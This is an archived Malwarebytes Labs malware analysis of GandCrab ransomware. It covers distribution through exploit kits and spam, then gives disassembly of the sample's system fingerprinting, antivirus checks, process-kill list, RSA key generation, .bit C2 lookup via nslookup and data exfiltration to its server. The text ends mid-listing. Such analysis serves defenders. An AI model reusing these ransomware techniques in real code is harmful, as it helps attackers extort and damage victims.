GandCrab ransomware distributed by RIG and GrandSoft exploit kits (updated) | Malwarebytes Labs

By Malwarebytes Labs

Published: 2018-01-29 · Archived: 2026-04-05 18:35:25 UTC

This post was authored by Vasilios Hioueras and Jérôme Segura

Update (2018-04-16): Magnitude EK has switched from Magniber to GandCrab.

Update (2018-02-28): Major development with GandCrab. A decryptor for it is available from NoMoreRansom here. You can read the press release from Europol here.

Update (2018-02-02): GandCrab is delivered via Necurs malicious spam [1].

Update (2018-02-01): GandCrab is now also spread via the EITest campaign [2] [3].

– –

Late last week saw the appearance of a new ransomware called GandCrab. Surprisingly, it is distributed via two exploit kits: RIG EK and GrandSoft EK.

Why is this surprising? Other than Magnitude EK, which is known to consistently push the Magniber ransomware, other exploit kits have this year mostly dropped other payloads, such as Ramnit or SmokeLoader, typically followed by RATs and coin miners.

Despite a bit of a slowdown in ransomware growth towards the last quarter of 2017, it remains a tried and tested business that guarantees threat actors a substantial source of revenue.

Distribution

GandCrab was first spotted on Jan 26 and later identified in exploit kit campaigns.

RIG exploit kit


The well-documented Seamless gate appears to have diversified itself as of late with distinct threads pushing a specific payload. While Seamless is notorious for having switched to International Domain Names (IDNs) containing characters from the Russian alphabet, we have also discovered a standard domain name in a different malvertising chain. (Side note: that same chain is also used to redirect to the Magnitude exploit kit.)

We observed the same filtering done upstream, which will filter out known IPs, while the *gav[0-9].php* step is a more surefire way to get the redirection to RIG EK.

At the moment, only the *gav4.php* flow is used to spread this ransomware.

GrandSoft exploit kit


This exploit kit is an oldie, far less common, and thought to have disappeared. Yet it was discovered that it too was used to redistribute GandCrab.



GrandSoft EK's landing page is not obfuscated and appears to be using similar functions found in other exploit kits.


EITest

This campaign is served via compromised websites.




Necurs malspam

Necurs started dropping GandCrab as well.



Ransom note

Interestingly, GandCrab is not demanding payment in the popular Bitcoin currency, but rather a lesser-known cryptocurrency called Dash. this is another sign that threat actors are going for currencies that offer more anonymity and may have lower transaction fees than BTC.



Technical analysis

After unpacking, the binary is pretty straight forward as far as analysis is concerned. There were no attempts to obfuscate data or code beyond just the first layer of the packer. Everything from the exclusion file types to web request variables, URLs, list of AVs—even the whole ransom message—is in plain text within the data section. On initial look-through, you can deduce what some of the functionality might be just by simply looking at the strings of the binary.

The code flow stays relatively inline, so as far as reverse engineering is concerned, it allows you to quite accurately analyze it even just statically in a disassembler. The code is divided up into three main segments: **initialization, network,** and **encryption.**

Initialization

After unpacking, GranCrab starts out with a few functions whose tasks are to set up some information to be used later in the code. It queries information about the user such as:

- username
- keyboard type
- computer name
- presence of antivirus
- processor type
- IP

- OS version
- disk space
- system language
- active drives
- locale
- current Windows version
- processor architecture

It specifically checks if the keyboard layout is Russian, writes out an integer representation for that result, and builds a string with all this info. Below is the code that is starting to write out the variable names to label the information gathered:

```
.text:00403492                  mov     eax, [ebp+arg_38]
.text:00403495                  mov     [esi+54h], eax
.text:00403498                  mov     eax, [ebp+arg_48]
.text:0040349B                  mov     [esi+74h], eax
.text:0040349E                  mov     eax, [ebp+arg_50]
.text:004034A1                  mov     dword ptr [esi+4], offset aPc_user ; "pc_user"
.text:004034A8                  mov     dword ptr [esi+10h], offset aPc_name ; "pc_name"
.text:004034AF                  mov     [esi+18h], ecx
.text:004034B2                  mov     dword ptr [esi+1Ch], offset aPc_group ; "pc_group"
.text:004034B9                  mov     dword ptr [esi+28h], offset aAv ; "av"
.text:004034C0                  mov     dword ptr [esi+34h], offset aPc_lang ; "pc_lang"
.text:004034C7                  mov     dword ptr [esi+40h], offset aPc_keyb ; "pc_keyb"
.text:004034CE                  mov     dword ptr [esi+4Ch], offset aOs_major ; "os_major"
.text:004034D5                  mov     dword ptr [esi+58h], offset aOs_bit ; "os_bit"
.text:004034DC                  mov     [esi+60h], ecx
.text:004034DF                  mov     dword ptr [esi+64h], offset aRansom_id ; "ransom_id"
.text:004034E6                  mov     dword ptr [esi+78h], offset aHdd ; "hdd"
.text:004034ED                  mov     [esi+80h], eax
.text:004034F3                  mov     dword ptr [esi+88h], offset aIp ; "ip"
.text:004034FD                  call    ds:GetProcessHeap
.text:00403503                  mov     [esi+8Ch], eax
.text:00403509                  mov     eax, esi
.text:0040350B                  pop     esi
```

It then cycles through all letters of the alphabet querying if a drive exists and what type it is. If it is a CDRom, unknown, or non existent, it skips it. If a fixed drive is found, it copies its name to a buffer and copies a string describing what type of drive it is. For example, the C: drive is FIXED.

It then gets disk free space and information on sectors that it converts into another series of numbers via *printf* function tokens: C:FIXED_64317550592. It continues this for every drive and builds a list.

It puts all of the information gathered on the system together and you can assume, before you even get to this point in the code, that this will be sent up to a C2 server at some point, as it is in the format of a GET request. Here is an example of how the system info gets structured below:

```
ip=99.8.160.100&pc_user=virusLab&pc_name=VI
```

It also searches running processes, checking against a finite set of antivirus programs that will also be converted to the info string for the C2 server.

```
012F67FD  . 53            PUSH EBX                                 Address => NULL
012F67FE  . C745 B8 0C083(MOV DWORD PTR SS:[EBP-0x48],400000_G.0   UNICODE "AVP.EXE"
012F6805  . C745 BC 1C083(MOV DWORD PTR SS:[EBP-0x44],400000_G.0   UNICODE "ekrn.exe"
012F680C  . C745 C0 30083(MOV DWORD PTR SS:[EBP-0x40],400000_G.0   UNICODE "avgnt.exe"
012F6813  . C745 C4 44083(MOV DWORD PTR SS:[EBP-0x3C],400000_G.0   UNICODE "ashDisp.exe"
012F681A  . C745 C8 5C083(MOV DWORD PTR SS:[EBP-0x38],400000_G.0   UNICODE "NortonAntiBot.exe"
012F6821  . C745 CC 80083(MOV DWORD PTR SS:[EBP-0x34],400000_G.0   UNICODE "Mcshield.exe"
012F6828  . C745 D0 9C083(MOV DWORD PTR SS:[EBP-0x30],400000_G.0   UNICODE "avengine.exe"
012F682F  . C745 D4 B8083(MOV DWORD PTR SS:[EBP-0x2C],400000_G.0   UNICODE "cmdagent.exe"
012F6836  . C745 D8 D4083(MOV DWORD PTR SS:[EBP-0x28],400000_G.0   UNICODE "smc.exe"
012F683D  . C745 DC E4083(MOV DWORD PTR SS:[EBP-0x24],400000_G.0   UNICODE "persfw.exe"
012F6844  . C745 E0 FC083(MOV DWORD PTR SS:[EBP-0x20],400000_G.0   UNICODE "pccpfw.exe"
012F684B  . C745 E4 14093(MOV DWORD PTR SS:[EBP-0x1C],400000_G.0   UNICODE "fsguiexe.exe"
012F6852  . C745 E8 30093(MOV DWORD PTR SS:[EBP-0x18],400000_G.0   UNICODE "cfp.exe"
012F6859  . C745 EC 40093(MOV DWORD PTR SS:[EBP-0x14],400000_G.0   UNICODE "msmpeng.exe"
012F6860  . FFD6          CALL ESI                                 VirtualAlloc
```

It then proceeds to create a mutex with some system info along with a generated ID. For example:

```
Globalpc_group=WORKGROUP&ransom_id=c9ed65de824663f
```

```
.text:00404017          call    Build_surveryStringOnStack?PCNAME_Etc
.text:0040401C          lea     ecx, [esp+0A8h+var_90]
.text:00404020          call    GetUserAndSystemInfo_ProcTypeEtc_InetREQ_GetIP
.text:00404025          lea     ecx, [esp+0A8h+var_90]
.text:00404029          call    StrLensEtc
.text:0040402E          mov     esi, eax
.text:00404030          lea     ecx, ds:42h[esi*2]
.text:00404037          push    ecx             ; dwSize
.text:00404038          lea     ecx, [esp+0ACh+var_A0]
.text:0040403C          call    CallVirtAlloc
.text:00404041          lea     eax, ds:40h[esi*2]
.text:00404048          push    eax
.text:00404049          lea     ecx, [esp+0ACh+var_A0]
.text:0040404D          call    someCompsares_unsure
.text:00404052          mov     esi, eax
.text:00404054          push    offset aGlobal  ; "Global\\"
.text:00404059          push    esi             ; lpString1
.text:0040405A          call    ds:lstrcpyW
.text:00404060          push    esi             ; lpString
.text:00404061          call    ds:lstrlenW
.text:00404067          lea     ecx, [esi+eax*2]
.text:0040406A          push    ecx             ; lpString1
.text:0040406B          lea     ecx, [esp+0ACh+var_90]
.text:0040406F          call    BuildsStringWithAllInfo ; builds mutex name,  ransom ID etc
.text:00404074          push    esi             ; lpName  Global\pc_group=WORKGROUP&ransom_id=c9ed65de824663fc
.text:00404075          push    edi             ; bInitialOwner
.text:00404076          push    edi             ; lpMutexAttributes
.text:00404077          call    ds:CreateMutexW
.text:0040407D          mov     esi, ds:GetLastError
.text:00404083          call    esi ; GetLastError
.text:00404085          cmp     eax, 5
.text:00404088          jz      short loc_404093
.text:0040408A          call    esi ; GetLastError
.text:0040408C          cmp     eax, 0B7h
```

In order to initialize itself for the future encryption, it cycles through a hardcoded list of processes to kill. This is a common technique among ransomware that attempts to kill processes that might have a lock on certain files, which it would like to encrypt.

```
.text:00404153                  mov     [ebp+var_60], offset aTbirdconfig_ex ; "tbirdconfig.exe"
.text:0040415A                  mov     [ebp+var_5C], offset aOcomm_exe ; "ocomm.exe"
.text:00404161                  mov     [ebp+var_58], offset aMysqld_exe ; "mysqld.exe"
.text:00404168                  mov     [ebp+var_54], offset aMysqldNt_exe ; "mysqld-nt.exe"
.text:0040416F                  mov     [ebp+var_50], offset aMysqldOpt_exe ; "mysqld-opt.exe"
.text:00404176                  mov     [ebp+var_4C], offset aDbeng50_exe ; "dbeng50.exe"
.text:0040417D                  mov     [ebp+var_48], offset aSqbcoreservice ; "sqbcoreservice.exe"
.text:00404184                  mov     [ebp+var_44], offset aExcel_exe ; "excel.exe"
.text:0040418B                  mov     [ebp+var_40], offset aInfopath_exe ; "infopath.exe"
.text:00404192                  mov     [ebp+var_3C], offset aMsaccess_exe ; "msaccess.exe"
.text:00404199                  mov     [ebp+var_38], offset aMspub_exe ; "mspub.exe"
.text:004041A0                  mov     [ebp+var_34], offset aOnenote_exe ; "onenote.exe"
.text:004041A7                  mov     [ebp+var_30], offset aOutlook_exe ; "outlook.exe"
.text:004041AE                  mov     [ebp+var_2C], offset aPowerpnt_exe ; "powerpnt.exe"
.text:004041B5                  mov     [ebp+var_28], offset aSteam_exe ; "steam.exe"
.text:004041BC                  mov     [ebp+var_24], eax
.text:004041BF                  mov     [ebp+var_20], offset aThebat_exe ; "thebat.exe"
.text:004041C6                  mov     [ebp+var_1C], offset aThebat64_exe ; "thebat64.exe"
.text:004041CD                  mov     [ebp+var_18], offset aThunderbird_ex ; "thunderbird.exe"
.text:004041D4                  mov     [ebp+var_14], offset aVisio_exe ; "visio.exe"
.text:004041DB                  mov     [ebp+var_10], offset aWinword_exe ; "winword.exe"
.text:004041E2                  mov     [ebp+var_C], offset aWordpad_exe ; "wordpad.exe"
.text:004041E9                  call    ds:CreateToolhelp32Snapshot
.text:004041EF                  push    4               ; flProtect
.text:004041F1                  push    3000h           ; flAllocationType
.text:004041F6                  mov     ebx, 22Ch
.text:004041FB                  mov     edi, eax
.text:004041FD                  push    ebx             ; dwSize
.text:004041FE                  push    0               ; lpAddress
.text:00404200                  mov     [ebp+hSnapshot], edi
.text:00404203                  call    ds:VirtualAlloc
.text:00404209                  mov     esi, eax
.text:0040420B                  test    esi, esi
.text:0040420D                  jz      short loc_40421E
.text:0040420F                  mov     [esi], ebx
.text:00404211                  cmp     edi, 0FFFFFFFFh
.text:00404214                  jz      short loc_40421E
.text:00404216                  push    esi             ; lppe
.text:00404217                  push    edi             ; hSnapshot
.text:00404218                  call    ds:Process32FirstW
.text:0040421E
```

KEY PROCESS LIST: msftesql.exe sqlagent.exe sqlbrowser.exe sqlservr.exe sqlwriter.exe oracle.exe ocssd.exe dbsnmp.exe synctime.exe mydesktopqos.exe agntsvc.exe isqlplussvc.exe xfssvccon.exe mydesktopservice.exe ocautoupds.exe agntsvc.exe agntsvc.exe agntsvc.exe encsvc.exe firefoxconfig.exe tbirdconfig.exe ocomm.exe mysqld.exe mysqld-nt.exe mysqld-opt.exe dbeng50.exe sqbcoreservice.exe excel.exe infopath.exe msaccess.exe mspub.exe onenote.exe outlook.exe powerpnt.exe steam.exe thebat.exe thebat64.exe thunderbird.exe visio.exe winword.exe wordpad.exe

Next, it calls the built-in crypto functions to generate keys. GandCrab generates the public and private keys on the client side and uses the standard Microsoft crypto libraries available using API calls from *Advapi32.dll*. It calls *CryptGenKey* with the RSA algorithm.

```
.text:004053BD                  push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
.text:004053C2                  push    0               ; szContainer
.text:004053C4                  lea     eax, [ebp+phProv]
.text:004053C7                  push    eax             ; phProv
.text:004053C8                  call    ds:CryptAcquireContextW
.text:004053CE                  test    eax, eax
.text:004053D0                  jnz     short loc_4053D6
.text:004053D2                  xor     eax, eax
.text:004053D4                  jmp     short loc_40543D
.text:004053D6 ; ---------------------------------------------------------------------------
.text:004053D6
.text:004053D6 loc_4053D6:                              ; CODE XREF: GenKeyRSA+43↑j
.text:004053D6                  jmp     short loc_4053DC
.text:004053D8 ; ---------------------------------------------------------------------------
.text:004053D8
.text:004053D8 loc_4053D8:                              ; CODE XREF: GenKeyRSA+2A↑j
.text:004053D8                  xor     eax, eax
.text:004053DA                  jmp     short loc_40543D
.text:004053DC ; ---------------------------------------------------------------------------
.text:004053DC
.text:004053DC loc_4053DC:                              ; CODE XREF: GenKeyRSA+1D↑j
.text:004053DC                                          ; GenKeyRSA:loc_4053D6↑j
.text:004053DC                  lea     eax, [ebp+phKey]
.text:004053DF                  push    eax             ; phKey
.text:004053E0                  push    8000001h        ; dwFlags
.text:004053E5                  push    0A400h          ; Algid  CALG_RSA_KEYX
.text:004053EA                  push    [ebp+phProv]    ; hProv  rfrom cryptoget context func
.text:004053ED                  call    ds:CryptGenKey
.text:004053F3                  test    eax, eax
.text:004053F5                  jnz     short loc_4053F8
.text:004053F7                  nop
.text:004053F8
.text:004053F8 loc_4053F8:                              ; CODE XREF: GenKeyRSA+68↑j
.text:004053F8                  and     [ebp+var_C], 0
.text:004053FC                  push    [ebp+pdwDataLen] ; pdwDataLen
.text:004053FF                  push    [ebp+pbData]    ; pbData
.text:00405402                  push    0               ; dwFlags
.text:00405404                  push    PUBLICKEYBLOB   ; dwBlobType
.text:00405406                  push    0               ; hExpKey
.text:00405408                  push    [ebp+phKey]     ; hKey
```

Network connection

Now it enters the main *loop* for the Internet functionality portion of the ransomware. This area of code either succeeds and continues to the encryption section of code, or it loops again and again attempting to succeed. If it never succeeds, it will never encrypt any file.

This section starts off by making a *GET* request to *ipv4bot.whatismyipaddress.com* that saves the IP address returned and adds to the *GET* request string, which has been built with the system information.

```
.text:00405DA8                 lea     ecx, [ebp+var_8]
.text:00405DAB                 push    edi             ; lpBuffer
.text:00405DAC                 push    esi             ; dwOptionalLength
.text:00405DAD                 push    esi             ; lpOptional
.text:00405DAE                 push    offset asc_4103E0 ; "/"
.text:00405DB3                 push    offset szServerName ; "ipv4bot.whatismyipaddress.com"
.text:00405DB8                 call    INetSendRequest_HttpRequest_paramURL
.text:00405DBD                 test    eax, eax
.text:00405DBF                 jz      short loc_405DE4
.text:00405DC1                 push    edi             ; lpString
.text:00405DC2                 call    ds:lstrlenA
.text:00405DC8                 add     eax, eax
.text:00405DCA                 cmp     eax, 80h
.text:00405DCF                 jnb     short loc_405DE4
.text:00405DD1                 push    edi
.text:00405DD2                 push    offset aS_0     ; "%S"
.text:00405DD7                 push    [ebp+arg_0]     ; LPWSTR
.text:00405DDA                 call    ds:wsprintfW
.text:00405DE0                 add     esp, 0Ch
.text:00405DE3                 inc     esi
.text:00405DE4
.text:00405DE4 loc_405DE4:                             ; CODE XREF: INETFUNCS_GetIP+5A↑j
.text:00405DE4                                         ; INETFUNCS_GetIP+6A↑j
.text:00405DE4                 lea     ecx, [ebp+var_18]
.text:00405DE7                 call    callVirtFree
.text:00405DEC                 cmp     [ebp+hInternet], 0
.text:00405DF0                 jz      short loc_405DFB
.text:00405DF2                 push    [ebp+hInternet] ; hInternet
.text:00405DF5                 call    ds:InternetCloseHandle
```

It continues and takes a binary chunk, which is the RSA public key that was stored earlier in the initialization. That key is converted to base64 via the *CryptBinaryToStringA* API with the following parameters:

```
CRYPT_STRING_NOCRLF  and CRYPT_STRING_BASE64
```

It will be tacked on the the existent *GET* string, which it has been building this whole time. Below is an example of the RSA key generated in binary and its conversion, followed by the finalized *GET* string with the base64 of the keys in it:

Which gets converted to:

```
BgIAAACkAABSU0ExAAgAAAEAAQCn7L3iSUPhEdoSEOAlWaqDdzX8PknIO2w9kc//lm7YRf6KWCDmy5GrmWriBOxYZpUFjC9+xhlt
```

And builds the *GET* string to send to the C2 with all the system information from earlier, and also the encryption keys:

```
action=call&ip=99.8.160.100&pc_user=virusLab&pc_name=VIRUSLAB-PC&pc_group=WORKGROUP&pc_lang=en-US&pc
```

[Crypto key base 64 functions]

[Section of code that is adding the encoded keys to the get string under priv_key parameter]

At this point, it is clear that the malware will be sending this info to the C2 server. This is interesting because it may be possible to pull the keys from memory and use them for the decryption of files.

We will continue to investigate this and update the article if any discoveries are found.

GandCrab's server is hosted on a *.bit* domain, and therefore it has to query a name server that supports this TLD. It does this by querying for the addresses of the following domains using the command:

```
nslookup [insert domain]  a.dnspod.com.
```

This command queries the *a.dnspod.com* name server, which support the .bit TLD for one of the domains below.

```
bleepingcomputer.bit nomoreransom.bit esetnod32.bit emsisoft.bit gandcrab.bit
```

The *NSlookup* child process is opened through a pipe that was created. This is done so that a child process can directly affect the memory in the parent process, rather than transferring outputs manually back and forth. It is an interesting and useful technique. You can look at the following section of code for more details:

```
.text:0040479A                call    ds:lstrlenW
.text:004047A0                lea     eax, ds:2[eax*2]
.text:004047A7                push    eax             ; dwSize
.text:004047A8                push    0               ; lpAddress
.text:004047AA                call    ds:VirtualAlloc
.text:004047B0                and     [ebp+PipeAttributes.lpSecurityDescriptor], 0
.text:004047B4                mov     esi, eax
.text:004047B6                push    0               ; nSize
.text:004047B8                lea     eax, [ebp+PipeAttributes]
.text:004047BB                mov     [ebp+PipeAttributes.nLength], 0Ch
.text:004047C2                push    eax             ; lpPipeAttributes
.text:004047C3                xor     edi, edi
.text:004047C5                push    offset hWritePipe ; hWritePipe
.text:004047CA                inc     edi
.text:004047CB                push    offset hObject  ; hReadPipe
.text:004047D0                mov     [ebp+PipeAttributes.bInheritHandle], edi
.text:004047D3                call    ds:CreatePipe
.text:004047D9                test    eax, eax
.text:004047DB                jz      short loc_404824
.text:004047DD                push    0               ; dwFlags
.text:004047DF                push    edi             ; dwMask
.text:004047E0                push    hObject         ; hObject
.text:004047E6                mov     edi, ds:SetHandleInformation
.text:004047EC                call    edi ; SetHandleInformation
.text:004047EE                test    eax, eax
.text:004047F0                jz      short loc_404824
.text:004047F2                push    0               ; nSize
.text:004047F4                lea     eax, [ebp+PipeAttributes]
.text:004047F7                push    eax             ; lpPipeAttributes
.text:004047F8                push    offset dword_412B28 ; hWritePipe
.text:004047FD                push    offset hReadPipe ; hReadPipe
.text:00404802                call    ds:CreatePipe
.text:00404808                push    0               ; dwFlags
.text:0040480A                push    1               ; dwMask
.text:0040480C                push    dword_412B28    ; hObject
.text:00404812                call    edi ; SetHandleInformation
.text:00404814                test    eax, eax
.text:00404816                jz      short loc_404824
.text:00404818                call    createsChild_getIpOfGrandcrab_bit_usingCustomDNS
```

The ransomware now attempts to send data to the server, and if an error occurs or the server was not reachable, it continues this whole process in an infinite loop until it finds one that works, re-querying for client IP and running *nslookup* again and again with different IP outputs. Unless it connects with the server, it will run until it is closed manually.

```
.text:00404C35                push    offset aCurl_php?token ; "curl.php?token="
.text:00404C3A                push    eax             ; lpString1
.text:00404C3B                call    ds:lstrcpyW
.text:00404C41                lea     ecx, [ebp+String1] ; lpString
.text:00404C47                call    sub_404A50
.text:00404C4C                lea     eax, [ebp+String]
.text:00404C52                push    eax             ; lpString
.text:00404C53                call    ds:lstrlenW
.text:00404C59                push    eax             ; dwHeadersLength
.text:00404C5A                lea     eax, [ebp+String]
.text:00404C60                push    eax             ; lpszHeaders
.text:00404C61                push    offset szVerb   ; "POST"
.text:00404C66                sub     esp, 0Ch
.text:00404C69                push    [ebp+lpBuffer]  ; lpBuffer
.text:00404C6C                push    ebx             ; lpString
.text:00404C6D                call    esi ; lstrlenA
.text:00404C6F                mov     esi, [ebp+lpAddress]
.text:00404C72                lea     ecx, [ebp+var_14]
.text:00404C75                push    eax             ; dwOptionalLength
.text:00404C76                push    ebx             ; lpOptional
.text:00404C77                lea     eax, [ebp+String1]
.text:00404C7D                push    eax             ; int
.text:00404C7E                push    esi             ; lpszServerName
